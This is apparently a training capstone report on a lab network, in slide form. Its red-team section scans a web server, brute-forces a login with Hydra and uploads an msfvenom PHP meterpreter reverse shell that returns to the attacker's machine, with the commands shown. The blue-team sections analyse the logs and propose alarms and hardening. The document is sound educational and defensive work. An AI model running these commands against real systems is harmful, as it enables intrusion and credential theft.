



# **Capstone Engagement**

## **Assessment, Analysis, and Hardening of a Vulnerable System**

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03

**Blue Team:** Log Analysis and Attack Characterization


04

**Hardening:** Proposed Alarms and Mitigation Strategies

---

# Network Topology

# Network Topology



## Network

Range: 192.168.1.0/24  
Netmask: 255.255.255.0  
Gateway: 192.168.1.1

## Machines

IPv4: 192.168.1.100  
OS: Linux  
Hostname: ELK

IPv4: 192.168.1.105  
OS: Linux  
Hostname: Capstone

IPv4: 192.168.1.90  
OS: Linux  
Hostname: Kali

IPv4: 192.168.1.1  
OS: Windows  
Hostname: ML-REFVM-684427

The background of the slide is a dark red, almost black, geometric pattern composed of numerous overlapping triangles and polygons, creating a complex, crystalline texture.

# **Red Team** Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427	192.168.1.1	NATSwitch
Elk	192.168.1.100	SIEM
Kali	192.168.1.90	Attacking Machine
Capstone	192.168.1.105	Web Server

---

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Allowance of Port Scans	The firewall allows port scanning which led to the discovery of the Capstone IP address.	An Nmap scan revealed the IP address of the web server was 192.168.1.105
Directory Listing on Web Server	Ability to read contents of all the directories on the Capstone web server.	Access resulted in discovery of /company_folders/secret_folder/ directory and administrator username.
Insecure Password/ No Lockout for Failed Login Attempts	Password found in rockyou.txt dictionary and no account lockout during brute force login attempts.	Brute force attack provided credentials for /company_folders/secret_folder/ which revealed password for /webdav/.
Reverse Shell Backdoor	Firewall doesn't restrict outbound port usage, allowing a reverse shell to create a connection.	Exploit gave remote backdoor shell access to the Capstone web server.

# Exploitation: Allowance of Port Scanning

01

## Tools & Processes

In command line, running:

```
nmap 192.168.1.0/24
```

Returned the IP addresses of the machines on the network and which ports were open.

02


## Achievements

Discovered the correct IP address for the web server based on having port 80 open. Then navigated to the webpage of the Capstone server.

03

## Results

```
Nmap scan report for 192.168.1.105
Host is up (0.00060s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```



The screenshot shows a web browser window with the address bar set to `192.168.1.105`. The page title is "Index of /". Below the title is a table with columns "Name", "Last modified", "Size", and "Description". The table lists four directories: "company\_blog/", "company\_folders/", "company\_share/", and "meet\_our\_team/". Each directory entry shows a timestamp of "2019-05-07 18:23" and a size of "-". At the bottom of the page, it says "Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80".

Name	Last modified	Size	Description
<a href="#">company_blog/</a>	2019-05-07 18:23	-	
<a href="#">company_folders/</a>	2019-05-07 18:27	-	
<a href="#">company_share/</a>	2019-05-07 18:22	-	
<a href="#">meet_our_team/</a>	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



# Exploitation: Directory Listing on Web Server

01

## Tools & Processes

Used dirb to uncover hidden directories on the web server:  
*dirb* <http://192.168.1.105/>

Navigation through the website reveal references to another hidden directory.

02

## Achievements

Dirb revealed the directories:  
*/server-status*  
*/webdav*

Website navigation revealed:  
*/company\_folders/secret\_folder/*

We can also conclude that Ashton is the admin for the secret folder.

03

## Results

GENERATED WORDS: 4612

```
---- Scanning URL: http://192.168.1.105/ ----
+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)
```

192.168.1.105/meet\_our\_team/ +

192.168.1.105/meet\_our\_team/ashton.txt

Kali Linux Kali Training Kali Tools Kali Docs Kali

Ashton is 22 years young, with a masters degreee in aquatic jou... everyone's credit card and security information has been terrify... have me managing the company\_folders/secret\_folder! I really sh... to working more with Ashton in the future!

192.168.1.105/meet\_our\_team/ +

192.168.1.105/company\_folders/secret\_folder/ >> ≡

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter >>

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

User Name:

Password:

Cancel OK

# Exploitation: Weak Password & No Account Lockout

01

## Tools & Processes

Used Hydra to brute force Ashton's password:

```
hydra -l ashton -P  
/usr/share/wordlists/rockyou.tx  
t -s 80 -f -vV 192.168.1.105  
http-get  
/company_folders/secret_folder
```

02

## Achievements

The password for Ashton was found in the "rockyou.txt" password dictionary.


Access to the /secre\_folder/ release the hash password for Ryan, allowing us to access /webdav.

Ryan's password was cracked using <https://crackstation.net>

03

## Results


```
host: 192.168.1.105 login: ashton password: leopoldo  
finished for 192.168.1.105 (valid pair found)
```



Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash: d7dad9a5cd7c8376eeb50d69b3ccd352)

1. I need to op  
2. I need to cl  
3. I need to ty  
4. I will be pr  
5. I can click



# Exploitation: Reverse Shell Backdoor

01

## Tools & Processes

Created a reverse shell using msfvenom  
php/meterpreter/reverse\_tcp.

Uploaded the shell to /webdav.

02

## Achievements

Successfully opened a backdoor on the Capstone web server and gained root access.

Found the flag which signified successful completion of the task.

03

## Results


```
msf5 > msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
[*] exec: msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:34744) at
```

```
meterpreter > shell
Process 1726 created.
Channel 0 created.
cd /
cat flag.txt
b1ng0w@5h1sn@m0
```



# **Blue Team**

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan



- The original port scan occurred on March 23rd, 2021 @ 19:06:50.00.005
- During the initial port scan, 1,001 packets were sent from 192.168.1.90
- This indicates a port scan because the requests are so close together and this filter does not include ports 80 or 443 so web traffic did not cause this spike.

Source IP ↕	Destination IP ↕	@timestamp: Descending ↕	Port Requests ▼
192.168.1.90	192.168.1.105	Mar 23, 2021 @ 19:07:10.005	1,001
192.168.1.90	192.168.1.105	Mar 23, 2021 @ 19:07:00.022	1,001
192.168.1.90	192.168.1.105	Mar 23, 2021 @ 19:07:00.005	1,001
192.168.1.90	192.168.1.105	Mar 23, 2021 @ 19:06:50.022	1,001
192.168.1.90	192.168.1.105	Mar 23, 2021 @ 19:06:50.005	1,001

# Analysis: Finding the Request for the Hidden Directory



- The requests for the secret\_folder started March 23rd, 2021 @ 1950:49.999. A total of 15,849 requests were made during the brute force attack.
- The connect\_to\_corp\_server file was requested twice which contains instructions to connect to the Webdav server.

IP	Attack IP	Count
http://192.168.1.105/company_folders/secret_folder	192.168.1.90	15,849
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	192.168.1.90	2

IP	Attack IP	@timestamp: Descending
http://192.168.1.105/company_folders/secret_folder	192.168.1.90	Mar 23, 2021 @ 19:50:42.999

192.168.1.105/company\_folk X +

← → ↺ ⓘ 192.168.1.105/company\_folders/s ... 📌 >> ≡

🔍 Kali Linux 🔍 Kali Training 🔍 Kali Tools 🔍 Kali Docs >>

Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

# Analysis: Uncovering the Brute Force Attack



- 15,848 requests were made in the brute attack with 15,482 made by Hydra.
- 15,844 requests had been made before the attacker discovered the password.

IP	Attack IP	filters	http.response.status_code: Descending	Count
http://192.168.1.105/company_folders/secret_folder	192.168.1.90	user_agent.original: "Mozilla/4.0 (Hydra)"	401	15,842

IP	Attack IP	http.response.status_code: Descending	Count
http://192.168.1.105/company_folders/secret_folder	192.168.1.90	401	15,844
http://192.168.1.105/company_folders/secret_folder/	192.168.1.90	200	4

# Analysis: Finding the WebDAV Connection



- 129 requests were made to the /webdav/ directory
- A shell.php files was requested 12 times and the passwd.dav file was requested 20 times.

IP ↕	Attack IP ↕	Count ↕
http://192.168.1.105/webdav/	192.168.1.90	97
http://192.168.1.105/webdav/passwd.dav	192.168.1.90	20
http://192.168.1.105/webdav/shell.php	192.168.1.90	12

IP ↕	Attack IP ↕	filters ↕	Count ↕
http://192.168.1.105/webdav/shell.php	192.168.1.90	http.request.method : "put"	2





# **Blue Team**

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

---

## Alarm

What kind of alarm can be set to detect future port scans?

The criteria for this alarm should be destination.ip: 192.168.1.105 (web server) and destination.port: not 80 or 443

The threshold for this alarm should be 5, since this kind of activity isn't common.

## System Hardening

What configurations can be set on the host to mitigate port scans?

To mitigate the threat of port scans, the firewall on the web server should block all incoming ports that are unneeded (every port except 443 and 80).

If using a UFW firewall, the commands are as follows:

```
sudo ufw deny incoming  
sudo ufw allow 443  
sudo ufw allow 80
```

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

What kind of alarm can be set to detect future unauthorized access?

The criteria for this alarm should be:

Source.ip: not 192.168.1.105 or  
192.168.1.1 and url.path: \*/secret\_folder\*

The threshold for this alarm should be 0 as this should never be allowed.

## System Hardening

What configuration can be set on the host to block unwanted access?

To mitigate this threat, the Apache web server can be configured to only allow access to certain IP addresses.

In the httpd.conf file, only 192.168.1.105 and 192.168.1.1 should be allowed to access the /secret\_folder/ directory.

Also disabling directory listing on the web server.

---

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

What kind of alarm can be set to detect future brute force attacks?

The criteria for this alarm should be:  
user\_agent.original: "Mozilla/4.0 (Hydra)"

There are many different possibilities for this alarm, however Hydra should never be allowed. Therefore the threshold for this alarm should be 0.

## System Hardening

What configuration can be set on the host to block brute force attacks?

Within the firewall, you should block the user\_agent: "Mozilla/4.0 (Hydra)".

Additional mitigates include locking out accounts with multiple failed login attempts. Or require a CAPTCHA to ensure the login attempt is being made by a human.

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

What kind of alarm can be set to detect future access to this directory?

The criteria for this alarm should be:  
source.ip: not 192.168.1.105 or  
192.168.1.1 and url.path: \*/webdav\*

The threshold for this alarm should be 0 as this should never be allowed.

## System Hardening

What configuration can be set on the host to control access?

To mitigate this threat, the Apache web server can be configured to only allow access to certain IP addresses.

In the httpd.conf file, only 192.168.1.105 and 192.168.1.1 should be allowed to access the /webdav/ directory.

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

What kind of alarm can be set to detect future file uploads?

The criteria for this alarm should be:  
source.ip: not 192.168.1.105 or  
192.168.1.1 and http.request.method:  
"put"

The threshold for this alarm should be 0,  
as a non-trusted IP should never be using  
a "put" method on the web server.

## System Hardening

What configuration can be set on the host  
to block file uploads?

Similar to preventing WebDAV  
connections, this can be prevented by  
modifying the httpd.conf file on the web  
server to restrict with IP addresses can  
access the /webdev/ directory.

*The  
End*